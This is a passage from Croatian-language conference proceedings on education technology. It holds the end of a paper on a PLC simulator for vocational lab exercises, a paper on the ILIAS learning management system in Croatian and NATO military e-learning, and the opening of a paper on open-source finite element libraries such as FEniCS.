Prilikom izvođenja laboratorijskih vježbi koristi se metoda samostalnog obavljanja pokusa koja omogućuje učeniku da sam svojim samostalnim radom dolazi do novih spoznaja. "Konstruktivistički pristup učenju, gdje student samostalnim radom izrađuje programsku podršku za simulirane sustave, podešava i programira uređaje u za to prilagođenom nastavnom okruženju, pokazao se kao najbolji za proučavanje takve tematike [3]."

"Uloga nastavnika na ovakvim vježbama svodi se na ulogu voditelja, a nikako predavača [4]." Obilježja laboratorijske vježbe iz područja industrijskih računala su sljedeća:

- učenik je u središtu rada, a nastavnik je u pozadini na raspolaganju učenicima za eventualna pitanja i sugestije;
- vježba se izvodi prema pripremljenim nastavnim materijalima od strane nastavnika koje učenici dobiju na početku sata;
- nema velike razlike u postavljenim ciljevima i rezultatima vježbe;
- dolazi do procesa samovrjednovanja jer učenik može sam zaključivati o rezultatu svoga rada;
- motivacija učenika je veća nego u razrednoj nastavi.

Tokom izvođenja laboratorijskih vježbi iz područja industrijskih računala potrebno je proći kroz sljedeće tri faze nastave:

1. Uvodni dio

Nastavnik uvodi učenika u rad ponavljanjem potrebnog teoretskog gradiva i postavlja kratka pitanja na koje učenici odgovaraju. Postavljena pitanja se nalaze na radnim listovima za učenike i dio su priprema koje učenici samostalno izvršavaju prije dolaska na vježbe. Nakon toga priprema se učenike za rad kroz najavu cilja i zadatka vježbe.

2. Samostalno izvođenje laboratorijske vježbe

Na početku vježbe učenici samostalno rade u programskom editoru na rješenju postavljenog problema i provjeravaju točnost napisanog programa te prema potrebi korigiraju nedostatke. Nakon toga samostalno prebacuju program u memoriju PLC uređaja i vrše provjeru rada programa upotrebom osnovnih elemenata na prednjoj ploči simulatora stanja.

3. Završni dio sata

Nakon obavljenog praktičnog dijela vježbe učenik iznosi zaključke o postavljenom problemu i svojem rješenju. Objašnjava princip rada izrađenog programa i rezultate dobivene prilikom testiranja istog. Nastavnik u skladu s odgovorima, motivaciji i praćenju učenika na satu vrši evaluaciju rada odgovarajućom ocjenom.

Uvođenje simulatora stanja u nastavni proces visokoškolskog obrazovanja rezultiralo je povećanjem prosječnih ocjena i smanjenjem broja izlazaka na ispit kod generacija studenata koje su laboratorijske vježbe odrađivale na taj način, kao u [2]. Slični rezultati se očekuju i u srednjoškolskom obrazovanju.

VI. ZAKLJUČAK

Didaktičko pomagalo, čija je izvedba prikazana u ovom radu, se koristi za izvođenje nastave iz područja industrijskih računala u srednjoj strukovnoj školi. Prilikom izrade idejnog rješenja simulatora stanja procesnih veličina uvažene su postojeće potrebe nastavnog programa i uvjete laboratorija. Samom projektiranju prethodila je konzultacija s kolegama, te su zajednički doneseni zaključci uključeni u projekt.

Metodološka razrada priprema i samog izvođenja nastave laboratorijskih vježbi iz područja industrijskih računala je izrađena sukladno smjernicama za izvođenje strukovne teoretske nastave. Za korišteni PLC uređaj izrađena su pisana objašnjenja potrebna za uspješno svladavanje procesa programiranja na razini prilagođenoj srednjoškolskom uzrastu, a u skladu s nastavnim planom i programom. Učenik na laboratorijskim vježbama dobiva nastavne materijale pisane na način da sve vježbe može izvesti samostalno, bez potrebe za vođenjem od strane nastavnika.

Simulator stanja procesnih veličina dodatno poboljšava prikaz realnih industrijskih procesa u kojima se upravljanje vrši pomoću PLC uređaja i učenicima je na taj način omogućeno izravno sudjelovanje u samom procesu. Iako je izvođenje nastave laboratorijskih vježbi iz područja industrijskih računala na simulatoru stanja tek početak, autori se nadaju da će se školski laboratorij *Obrtničke škole Koprivnica* u bliskoj budućnosti moći još kvalitetnije opremiti i time još više podići kvaliteta izvođenja nastave.

Primjena LMS sustava ILIAS u vojnom obrazovanju

Darko Možnik
Ministarstvo obrane Republike Hrvatske
Hrvatsko vojno učilište „Petar Zrinski“
Ilica 256B, Zagreb, Republika Hrvatska
Telefon: 01-3784 613 Fax: 01-3784 747 E-mail: dmoznik@xnet.hr

Sažetak - Ovaj rad opisuje i objašnjava primjenu LMS (engl. *Learning Management System*) sustava ILIAS (njem. *Integriertes Lern-, Informations- und Arbeitskooperations System*) za e-učenje odnosno JADL (engl. *Joint Advanced Distributed Learning*) i ADL (engl. *Advanced Distributed Learning*) u institucijama i u sustavima vojnog obrazovanja u zemljama članicama NATO saveza.

Prikazano je stanje primjene LMS sustava ILIAS (kao platforme i skupa alata) u vojnom obrazovanju odnosno e-obrazovanju u MORH-u i OS RH kroz projekt „*Uvođenje novih načina usvajanja i održavanja znanja*“.

Navedeni su primjeri razvijenih ADL tj. online tečajeva, modula i kolegija u NATO savezu, kao i u području vojnog obrazovanja u MORH-u i OS RH.

I. UVOD

E-učenje i *učenje na daljinu* primjenjuju se u obrambenim i vojnim sustavima zemalja članica NATO saveza kako u pojedinim NATO institucijama tako i kao komplementarni oblici vojnog obrazovanja. U obrambenim i vojnim sustavima zemalja članica NATO saveza *e-učenje* se koristi i primjenjuje pod nazivima: JADL (engl. *Joint Advanced Distributed Learning*) i ADL (engl. *Advanced Distributed Learning*).

Od *open source* LMS-ova (engl. *Learning Management Systems*) tj. sustava za upravljanje učenjem opisani su **MOODLE** (engl. *Modular Object-Oriented Dynamic Learning Environment*), koji najviše koriste akademske zajednice, i **ILIAS** (njem. *Integriertes Lern-, Informations- und Arbeitskooperations System*) koji se koristi u obrambenim i vojnim sustavima zemalja članica NATO saveza i Partnerstva za mir (engl. *Partnerships for Peace*). Navedeni LMS sustavi su kompatibilni.

LMS sustav ILIAS je u primjeni u NATO savezu, i to u: a) NATO institucijama: NDU (engl. *NATO Defence University*), ACT-u (engl. *Allied Command Transformation*), NATO-voj školi u Oberammergau u Njemačkoj i u NDC-u (engl. *NATO Defence College*) u Rimu u Italiji i b) sustavima vojnog obrazovanja u zemljama članicama NATO saveza.


Od 2009. godine Republika Hrvatska je punopravna članica NATO saveza. U MORH-u i OS RH u sustavu vojnog obrazovanja za *e-učenje* se koristi LMS sustav ILIAS kao platforma i skup alata. Također, provodi se projekt “*Uvođenje novih načina usvajanja i održavanja znanja*” odnosno *e-obrazovanje u OS RH i MORH-u.* Određeni pripadnici OS RH i djelatnici MORH-a, a poglavito nastavnici Hrvatskog vojnog učilišta “Petar Zrinski” osposobljeni su vlastitim resursima, posebno učinkovitim korištenjem ILIAS-a, razvijati i primjenjivati *online* ADL tečajeve i module za obrambene i vojne potrebe.

II. E-UČENJE I UČENJE NA DALJINU

A. E-učenje

E-učenje je *vrsta komunikacijskog kanala*, kanala kroz koji se odvija učenje.

Postoje dvije skupine definicija *e-učenja* i to: 1. skupina "tehničkih" definicija stavlja naglasak na tehnologiju (na "*e*" dio u imenu). Primjer jedne od "tehničkih" definicija glasi: *"E-obrazovanje* je bilo koji oblik učenja, poučavanja ili obrazovanja koji je potpomognut uporabom računalnih tehnologija, a posebno računalnih mreža temeljenih na Internet tehnologijama.*"* i 2. skupina "pedagoških" definicija ima naglasak na obrazovanju, tj. na učenju i poučavanju ("*learning*" dio u imenu). Jedna od takvih definicija je: *"E-learning* je interaktivan ili dvosmjeran proces između nastavnika i učenika uz pomoć elektroničkih medija, pri čemu je naglasak na procesu učenja, dok su mediji samo pomoćno sredstvo koje upotpunjuje taj proces.*“* [17]. *E-učenje* kao oblik obrazovanja postoji na više razina: kao potpuno samostalan oblik, ali i kao sastavni dio ili nadopuna klasičnog obrazovanja. Proširena klasifikacija ili "vremenska crta" *e-obrazovanja* prikazuje obrazovanje kao kontinuum na čijem je lijevom kraju klasična ili tradicionalna nastava (*f2f – face-to-face* predavanja). Pomak prema *e-learningu* započinje uvođenjem ICT pomagala u f2f nastavu. U središnjem dijelu "vremenske crte" koji se odnosi na *e-learning* je *hibridna* nastava ili *kombinirani* pristup učenju. *Online obrazovanje* kao samostalan oblik nastave smješteno je na desnom kraju ovog kontinuuma. Idući slijeva udesno po "vremenskoj crti" *e-obrazovanja,* u obrazovnim kategorijama se koriste sve više i više tehnologije. Prikaz je dat na slici 1. [18].



Slika 1. Prikaz "kontinuum"a *e-učenja*

Kakav je odnos *e-učenja*, *učenja na daljinu i online obrazovanja*? Iako se *e-learning* i *učenje na daljinu* često izjednačuju, nije riječ o istim oblicima obrazovanja: postoje vrste *e-obrazovanja* koje se ne odvijaju online, a isto tako postoje i oblici *učenja na daljinu* koji ne koriste ICT. Među glavnim prednostima *e-učenja* su: a) vremenska i prostorna fleksibilnost; b) interakcija (komunikacija) između polaznika i nastavnika, koja se odvija putem računala (na primjer, e-mail, forumi) te je često neposrednija i intenzivnija nego komunikacija u razredu; c) komunikacija i grupni rad na zajedničkim projektima između polaznika međusobno; d) programi *e-obrazovanja* su dostupni putem Interneta nevezano za fizičku lokaciju na kojoj se polaznici nalaze; e) programe *e-obrazovanja* mogu putem Interneta pohađati polaznici koji zbog svog posla ili drugih obveza ne mogu nazočiti tradicionalnoj nastavi u vrijeme u koje se ona odvija; f) u programima *e-obrazovanja* može se postići visoka razina interakcije između polaznika i nastavnika; g) programi *e-obrazovanja* mogu iskoristiti bogatstvo izvora za obrazovanje dostupnih putem Interneta; h) materijali pripremljeni za *e-obrazovanje* relativno se lako obnavljaju, prilagođavaju i ponovo koriste za različite grupe polaznika; i) korištenje *interaktivnih sadržaja za učenje* i različitih *medija* za prezentiranje sadržaja te *dostupnost* sadržaja 24 sata *online*, kao u [5].

B. Učenje na daljinu

Učenje na daljinu (engl. *distance learning, distance education*) je *obrazovanje ili obuka koja se nudi učenicima na različitim mjestima odnosno fizički udaljenima od učitelja ili izvora informacija*. U praksi je učenje na daljinu puno složenije od ove definicije jer uključuje kori-štenje novih tehnologija i novih interaktivnih nastavnih metoda. Termin *učenje na daljinu* u novije vrijeme se zamjenjuje terminom *online učenje*, čime se naglašava da je riječ o posebnom obliku *e-learninga* ili *e-obrazovanja*.

Učenje na daljinu tj. ADL koristi većina zemalja članica NATO-a i PfP-a. Iskustva pokazuju da je i to jedan od oblika učenja, koji ima više prednosti i zato se često koristi.

Department of Defense (DoD) je uvidio da sa konstantnim brzim i neplaniranim promjenama lokacija vojnih snaga ne može omogućiti konstantnu potrebu za edukacijom u novim tehnologijama. Pošto je vremenski interval razmještaja jedinica kao i vrijeme implementiranja novih tehnologija sve više pojavljuje se potreba za edukacijom *"right time, right place"*, gdje je vrijeme često ***sada***, a mjesto ***bilo gdje*** na planeti. Dolazi se do zaključka da u informacijskom dobu vojska mora biti spremna odgovoriti na nove prijetnje ***odmah i sada*** sa najnovijim tehnologijama. Kao odgovor na takve izazove razvijalo se i dalje se razvija *e-učenje* odnosno JADL i ADL čija je svrha postavljanje okvira koji će omogućiti *DoD* službenicima (od ratnika - do tajnika) pristup: a) kvalitetnoj edukaciji i treningu prema individualnoj potrebi, b) relativno mali troškovi i c) kada god i gdje god to bude potrebno.

JADL i ADL su definirani kao lideri koji će:

a) iskoristiti maksimalne potencijale (računala, informacijske tehnologije, komunikacijske tehnologije);
b) ne odstupati od standardne programske podrške dostupne širokoj masi računala;
c) omogućiti edukaciju skrojenu prema individualnim potrebama svakog pojedinca dostupnu po principu *anytime, anywhere*;
d) omogućiti *computer-managed instruction* okolinu i podršku za: razvojne inženjere, administratore, voditelje (engl. *managers)* i profesore.

Glavne *razlike* između programa za *učenje na daljinu* jesu u tehnologiji koja se koristi, u strukturi programa ili tečaja, te u stupnju nadgledanja polaznika. Kao jedna od najvećih prednosti *učenja na daljinu* smatra se to što omogućuje **stalno učenje** (engl. *lifelong learning*) i **profesionalno usavršavanje**. Kao prednosti *učenja na daljinu* mogu izdvojiti: a) *vlastiti tempo*, b) *odabiranje mjesta učenja, c) dostupnost tema koje ne nude tečajevi/programi u tom području*, *d) sudjelovanje u najkvalitetnijim ili najprestižnijim programami,* e) *odabiranje svog načina učenja* i f) *praktičan rad s različitim tehnologijama* omogućuje *samostalno učenje*.

III. DEFINICIJE

a) JADL

Slika 2. Oznaka za JADL

JADL (engl. *Joint Advanced Distributed Learning*) je združeno napredno distribuirano učenje na daljinu koje razvija NATO-ovo Savezničko zapovjedništvo za transformacije tj. ACT (engl. *Allied Command Transformation*), konkretno dio za JET (engl. *Joint Education and Training*) za potrebe zemalja članica NATO saveza i Partnerstva za mir tj. PfP-a (engl. *Partnerships for Peace*).

Na slici 2. prikazana je oznaka za JADL.

Više o JADL-u, JET-u i ACT-u može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [7].

b) ADL

Slika 3. Oznaka za ADL

ADL (engl. *Advanced Distributed Learning*) proizvod je *ADL inicijative* uspostavljene 1997. godine u Ministarstvu obrane SAD-a za standardizaciju i modernizaciju upravljanja „treninzima" i „edukacijama" te načinima poučavanja. Vizija navedene inicijative je osigurati pristup učenju najviše kvalitete koja može biti „skrojena" tj. prilagođena pojedinačnim potrebama i isplativa u pravo vrijeme i na pravom mjestu. ADL koristi strukturne i suradničke (engl. *collaboration*) metode iz industrije, akademskih zajednica i vlada koji razvijaju standarde, alate i sadržaje učenja.

Na slici 3. prikazana je oznaka za ADL.

Više o ADL-u može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [8].

IV. SUSTAVI ZA UPRAVLJANJE UČENJEM

Postoji više vrsta LMS-ova (engl. *Learning Management Systems*) odnosno sustava za upravljanje učenjem. Najpoznatiji i najrašireniji LMS sustav koji koriste zemlje članice NATO saveza i PfP-a je **ILIAS**. U akademskim zajednicama najviše se koristi LMS sustav **MOODLE**.U *open source* LMS sustave spadaju: *Moodle*, Docebo, Dokeos, Claroline, Atutor, *Ilias*, itd. Prednost *open source* LMS-ova je što nema troškova licenciranja i „posuđivanja“, podaci i izvorni kod pripadaju kupcu i jednom kada je softver instaliran postaje vlasništvo korisnika zauvijek.

Na slici 4. prikazana je oznaka odnosno logo LMS sustava ILIAS.

A. Sustav za upravljanje učenjem ***ILIAS***

Slika 4. Oznaka odnosno logo LMS sustava *ILIAS*


ILIAS (Integriertes Lern-, Informations- und Arbeitskooperations System [kratica na njemačkom jeziku za *open source* LMS sustav]) je LMS sustav otvorenog koda (engl. *open source*) koji je baziran na web-u.

Prvi protutip LMS-a ILIAS bio je razvijen 1997. godine.

Više o LMS sustavu *ILIAS* može se naći i vidjeti na stranicama koje se nalaze na internetskim adresama [7] i [9].

Na slici 5. prikazan je programski sustav ILIAS.

Kao tehnološku platformu NATO je u suradnji s Švicarskim federalnim institutom tehnologije odabrao LMS sustav **ILIAS**. Radi se o programskom sustavu otvorenog koda (engl. *Open Source software*), što znači da svaka fizička i pravna osoba može i smije mijenjati kod, dalje ga razvijati, ustupati, instalirati na neograničeni broj poslužitelja i dalje ga distribuirati. Sustav je besplatan i primjer je uspješnog projekta otvorenog koda. Sustav ILIAS je inicijalno razvijen na Sveučilištu u Kölnu u Njemačkoj, a tamo je i sada tim koji koordinira njegov razvoj. ILIAS je jedan od prvih koji je certificiran od ADL-a kao alat uskladiv s normom SCORM 1.2, te je iz tog razloga vjerojatno odabran za platformu za NATO-ove tečajeve.



Slika 5. Programski sustav ILIAS

B. Primjena u vojnom obrazovanju

Postoji svijest o potrebi za uvođenjem tehnologije u različite oblike obrazovanja, te postoji povjerenje u tehnologiju i u *e-obrazovanje*.


LMS sustav ILIAS sadrži integrirani skup alata, a neki od alata su: alati za izradu online tečajeva, alati za izradu baza pitanja tj. testova, alati za izradu upitnika (odnosno anketa), forumi, elektronička pošta i drugi. Navedeni, kao i drugi alati implementirani su u sustav vojnog obrazovanja.

Nastavlja se raditi na području primjene informacijsko komunikacijskih tehnologija i u sustavu vojnog obrazovanja, osposobljavanjem nastavnika za izrade sadržaja, kako tijekom planiranja tako i tijekom provedbe nastave putem učenja na daljinu, kako bi se polaznici još kvalitetnije osposobili i bili spremni preuzeti dužnosti za koje se školuju. U izradi kurikuluma pojedinih oblika obrazovanja potrebno je u obzir uzeti: svrhu programa: Što će se postići tim programom?; Ciljeve programa: kakvi se ishodi učenja očekuju?; Analizu polaznika: tko su polaznici, kakvo im je predznanje na različitim područjima, kakve su im navike u učenju, kolike su im mogućnosti napredovanja, kojim tehničkim vještinama raspolažu?; Nastavnike: tko su nastavnici, kojim stilom su navikli poučavati, kojim tehničkim vještinama raspolažu?; Sadržaj: je li teorijske ili praktične prirode, kakvim načinima učenja bi se najkvalitetnije takvi sadržaji mogli usvojiti, kakvim načinima poučavanja, kojim alatima i tehnologijama bi se takav sadržaj najbolje prezentirao? I kontekst u kojem će se obrazovanje odvijati: gdje će se nalaziti polaznici, a gdje nastavnici, koja im je tehnologija na raspolaganju, hoće li se nastava odvijati u učionici, u kombiniranom modelu ili u potpunosti *online*?

Unutar OS RH, a poglavito HVU-a, postoje preduvjeti, kao i stručni i kreativni ljudski potencijali koji organizirano, planski, kvalitetnim pripremama izrađuju kvalitetne nastavne materijale (npr. online tečajeve, upitnike, forume itd.) za *e-obrazovanje* iz različitih područja za potrebe obrambenog i vojnog sustava, a neka od tih znanja i rezultate mogu ponuditi u Republici Hrvatskoj, pa čak i za potrebe vojnog obrazovanja i ostalim zemljama članicama NATO saveza.

Praksa je, da se specijalistički tečajevi izrađuju u pojedinoj zemlji članici, a ukoliko ih NATO prizna kao svoje, polaznici iz ostalih zemalja trebaju se obrazovati njihovim korištenjem.

C. LMS sustav MOODLE



Slika 6. LMS sustav MOODLE

Riječ *MOODLE* je akronim od modularno objektno-orijentirano dinamičko obrazovno okružje (engl. *Modular Object-Oriented Dynamic Learning Environment*). To je i glagol koji opisuje proces laganog prolaska kroz neku materiju. Taj glagol najbolje opisuje način nastanka i razvoja samog *MOODLE* sustava, kao i način na koji studenti i predavači mogu pristupiti obrazovnom procesu pri učenju na daljinu.

Na slici 6. prikazan je LMS sustav MOODLE.

MOODLE je softversko rješenje za proizvodnju i održavanje online kolegija putem Interneta. Projekt je u stanju stalnog razvoja s namjenom potpore tzv. obrazovnom okružju društvenog konstrukcionizma. Više o LMS sustavu *MOODLE* može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [10].

LMS sustavi ILIAS i MOODLE su kompatibilni.

V. PRIMJENA ADL-a

Tečajeve, module i kolegije učenja na daljinu (engl. *Advanced Distributed Learnig*) tj. ADL-a koristi većina zemalja članica NATO-a saveza i Partnerstva za mir tj. PfP-a. Iskustva su pokazala da je i to jedan od oblika učenja koji, uz manji broj nedostataka, ima puno više prednosti. Iz tih razloga vrlo često se koristi kao sastavni dio ili „nadogradnja" redovite edukacije i obuke.


Postoje pripremljeni tj. razvijeni i izrađeni *online* tečajevi na pojedinim internet adresama iz različitih područja. Npr. popis *online* e-learnig tečajeva *ADL Working Group*-e koje nudi i koji se mogu koristiti dostupni su na internet-skim adresama [11] i [12].

Neki od ponuđenih NATO-ovih *online* e-learning ADL tečajeva i modula su:

1. *Introduction to NATO*
2. *European Security and Defence Policy*
3. *Combating Trafficking in Human Beings*
4. *Conflict Management and Negotiation*
5. *NATO INTEL - An Introduction*
6. *NATO Logistics*
7. *Operations in the Information Age*
8. *Peace Support Operations (PSO) CIMIC - for Battlegroup CIMIC Officers*
9. *Peace Support Operations (PSO) CIMIC - for Commanders and Staff*
10. *Peace Support Operations (PSO) CIMIC - for Senior Commanders and Senior Staffs*
11. *The Revolution in Military Affairs*
12. *The United Nations*
13. *Multinational Crisis Management*
14. *The Interagency Process*
15. *NATO Major Incident Medical Management (MIMMS)*
16. *National Security and Defense Strategy*
17. *Security in Information Age*
18. *Terrorism and Its Implications for Democratic States*
19. *CIMIC Overview for NATO School*
20. *Civil Emergency Planning Overview for NATO School*
21. *Defence against suicide bombing*
22. *Information Security Fundamentals*
23. *International Security Risks*
24. *Indroduction to Environmental Awareness Module*
25. *Introduction to Hague and Geneva Law*
26. *Introduction to Human Rights*
27. *Introduction to NATO & EU Relations*
28. *Introduction to NATO Public Information*
29. *Introductional to Rules of Engagement (ROE)*

Navesti ću neke NATO tečajeve i to „*Introducton to NATO*" (prikazan je jedan dio na slici 7.) *i „European Security and Defence Policy – ESDP"*.

Programi tečajeva smješteni su na poslužitelju Švicarskog federalnog instituta tehnologije u Zürichu. Na tom se poslužitelju nalaze i tečajevi drugih članica NATO saveza. Tečajevi su na engleskom jeziku.



Slika 7. Tečaj „*Introduction to NATO*" - lijeva navigacija pokazuje progres u pohađanju tečaja - uspješno završene čestice znanja (*zeleno*), trenutno aktivna čestica znanja (*crveno*), pokrenute a nedovršene čestice znanja (*žuto*) i nezapočete čestice znanja (*sivo*)

Ovi nementorirani, nekohortni tečajevi, za pohađanje zahtijevaju: „*Introduction to NATO*" - 8 do 12 radnih sati polaznikovog opterećenja; „*European Security and Defence Policy (ESDP)* - 1 do 1.5 radni sat polaznikovog opterećenja. Nastavne aktivnosti uključuju: čitanje (internih i vanjskih sadržaja); samotestiranje znanja; komunikacija internom elektroničkom poštom s drugim polaznici-

ma; bilježenje zapisa (notica); kalendar - osobni i grupni. Sadržaji su većinom statički, usmjereni prema postizanju ciljeva učenja i bez suvremenijih, no često i nepotrebnih, multimedijskih elemenata. Samotestiranja se sastoje pretežno od: pitanja s jednim točnim odgovorom; pitanja s više točnih odgovora; pitanja uparivanja i slično.

Kroz tečaj se može najlakše kretati putem navigacije u lijevom okviru (eng. *frame*). Sadržaji su razvijeni prema normi SCORM (engl. *Shareable Content Object Reference Model*), inače čestoj u korporativnim okruženjima i američkoj vojsci.

Norma SCORM opisuje način pakiranja sadržaja, te interakciju materijala sa LMS-om i omogućuje relativno jednostavan prijenos materijala na druge LMS-ove, ukoliko oni također podržavaju normu SCORM.

LMS sustavi omogućavaju napredno praćenje polaznika kroz tečaj, određivanja mjesta u kojem je polaznik stao prilikom prošlog učenja, vremena koje mu je bilo potrebno za savladavanje svake pojedine čestice znanja, uspjeha na samotestiranju i testiranju, broja pokušaja odgovora na pojedino pitanje i slično.

A. NATO-ovo Savezničko zapovjedništvo za transformacije

Na slici 8. prikazane su oznake za NATO, ACT i NATO-ovu školu u Oberammergau u Njemačkoj.

Slika 8.

NATO-ovo Savezničko zapovjedništvo za transformacije u Norfolku (Virginia, SAD) tj. ACT (engl. *Allied Command Transformation*) razvija i primjenjuje tečajeve, module i kolegije sustava JADL-a (engl. *Joint Advanced Distributed Learning*) i ADL-a (engl. *Advanced Distributed Learning*) koje razvija JET (engl. *Joint Education and Training Department*) dio u ACT-u.
Više o ACT-ovom LMS sustavu ILIAS i *online* tečajevima može se naći na internetskoj adresi [13].

B. NATO-ova škola u Oberammergau (Njemačka)

Na slici 9. prikazana je NATO-ova škola u Oberammergau u Njemačkoj.

Slika 9.

NATO-ova škola u Oberammergau osnovana je 1953. godine. To je središte za obuku vojnog i civilnog osoblja raznih struktura i tijela NATO saveza i zemalja partnera. Tečajevi su podijeljeni u pet osnovnih skupina: orijentacijski tečajevi za stožerno osoblje NATO-a, NATO-ove operativne procedure, NATO-ove multinacionalne operativne procedure, te forumi o trenutačnoj operativnoj politici Saveza.

Misija navedene NATO-ove škole je razvoj i proizvodnja *online* ADL tečajeva, modula, treninga i seminara u potpori NATO-ovoj sadašnjoj i razvoju budućih strategija i politike.

Na slici 10. prikazane su oznake NATO-ove škole u Oberammergau u Njemačkoj.

Slika 10.

Navedena NATO-ova škola razvija, proizvodi i primjenjuje *online* ADL tečajeve i suradničko (engl. *Collaboration*) učenje razvijajući i primjenjujući *e-učenje* 2.0.

Na slici 11. prikazana je NATO-ova škola – danas.

Slika 11.

Više o NATO-ovoj školi u Oberammergau (Njemačka) može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [14].

C. NATO-ov Defence College (NDC)

NDC (engl. *NATO Defence College*) u Rimu (Italija) također razvija, proizvodi i primjenjuje *online* ADL tečajeve, module i kolegije.
Više o NDC-u može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [15].

VI. PRIMJENA ILIAS-a U MORH-u I OS RH

Od 2009. godine Republika Hrvatska je punopravna članica NATO saveza. Na slici 12. prikazana je RH kao punopravna članica NATO saveza. Sukladno tome i u MORH-u i OS RH primjenjuje se platforma i skup alata sustava za upravljanje učenjem ILIAS, poglavito u vojnom obrazovanju. Određeni djelatnici MORH-a i pripadnici OS RH, a poglavito nastavnici Hrvatskog vojnog učilišta "Petar Zrinski" koriste navedenu tehnološku platformu i skup alata u vojnom obrazovanju.

Slika 12. RH je punopravna članica NATO saveza

Na slici 13. prikazani su grb i dio Hrvatskog vojnog učilišta "Petar Zrinski" u Zagrebu.

Slika 13. Grb i dio Hrvatskog vojnog učilišta „Petar Zrinski" u Zagrebu

U cilju podizanja na više razine kvalitete nastave i nastavnog procesa u vojnom obrazovanju primjenjuje se LMS sustav ILIAS. Uvodi se sustavno, planski i postupno, po fazama, sukladno raspoloživim mogućnostima.

Na slici 14. prikazana je primjena elemenata *e-obrazovanja* na terenu.

Slika 14. Primjena elemenata *e-obrazovanja* na terenu

U sklopu priprema za sudjelovanje u mirovnim misijama pripadnici OS RH prolaze i tečajeve koje je razvilo Obučno središte za međunarodne vojne operacije.

Za više informacija o projektu „*Uvođenje novih načina usvajanja i održavanja znanja*", provedenim tečajevima, radionicama i obrazovnim programima može se naći i vidjeti na stranicama koje se nalaze na internetskoj adresi [16].

VII. ZAKLJUČAK

U informacijskom društvu i vremenu *e-učenje* kao i *distribuirano* odnosno *učenje na daljinu* dobivaju sve više na značenju. U vojnom obrazovanju primjenjuje se *e-učenje* putem *JADL*-a i *ADL*-a, odnosno naziv za *e-učenje* u zemljama članicama NATO saveza je *ADL*. U većini institucija u zemljama članicama NATO saveza i Partnerstva za mir za potrebe distribuiranog i e-učenja koristi se sustav za učenje ILIAS. Razvijen je i ponuđen veliki broj *gotovih online* tečajeva za potrebe obrambenog i vojnog sustava. U MORH-u i OS RH odnosno u HV-u primjenjuje se u vojnom obrazovanju LMS sustav ILIAS. Stvoreni su potrebni preduvjeti za implementaciju *e-učenja* i u obrambenom i vojnom sustavu RH. U MORH-u i OS RH odnosno u HV-u osobita se pozornost posvećuje i *cjeloživotnom učenju*.

Znanjem u budućnost moto je sadašnjih naraštaja i ostat će moto i naraštajima koji će doći na vojno obrazovanje u škole Hrvatskog vojnog učilišta *Petar Zrinski* u Zagrebu.

Biblioteke slobodnog i otvorenog koda za metode konačnih elemenata

mr.sc. Željka Tutek
Sveučilište u Zagrebu, Geodetski fakultet, Zagreb, Hrvatska
zeljka.tutek@geof.hr

Sažetak - Iako su se metode konačnih elemenata počele koristiti još prije pedesetak godina, u posljednjem desetljeću pobuđuju podjednako intenzivan interes inženjera i znanstvenika. To je ponajprije zbog njihove jednostavnosti i uniformne primjenjivosti na širok raspona problema koji vode na rješavanje raznih tipova parcijalnih diferencijalnih jednadžbi. U primijenjenoj matematici klasične analitičke metode gube premoć pred sve moćnijim digitalnim alatima za simulaciju. Tome je važan poticaj dao razvoj više općih biblioteka slobodnog i otvorenog koda. Neke od njih svojom razinom apstrakcije konačno ostvaruju i želju za automatiziranim rješavanjem. One su novi moćni alat modernog matematičkog obrazovanja inženjera.

U uvodu ovog članka ilustriran je formalizam metode konačnih elemenata na primjeru Poissonove jednadžbe. Slijedi kratak pregled trenutno vodećih biblioteka konačnih elemenata slobodnog i otvorenog koda: deal.II, FEniCS, FreeFem++, GetFEM++ i libMesh. Napravljena je usporedna analiza prema značajkama njihovih osnovnih komponenti.

I. UVOD

U prosincu 2011. objavljena je prva stabilna, dokumentirana i podržana 1.0 inačica FEniCS projekta – integriranog okruženja za automatizirano rješavanje diferencijalnih jednadžbi metodama konačnih elemenata. Mene je kao nastavnika oduševio taj opći, jednostavan za korištenje i efikasan kod nove generacije koji može biti korišen i na nižim godinama studija. Uz C++ sučelje kakvo ima većina modernih biblioteka za metode konačnih elemenata, FEniCS nudi i podjednako efikasno sučelje za programski jezik Python. A Python je upravo posljednjih godina izuzetno privlačan izbor za brzi razvoj koda, jer uz jednostavnost interpreterskog programskog jezika visoke razine, koji podržava objektno programiranje i dinamičke klase, ima i bogate numeričke biblioteke.

Pogledajmo na primjeru kako se parcijalne diferencijalne jednadžbe mogu riješiti u FEniCS-u. Neka je zadana Poissonova jednadžba

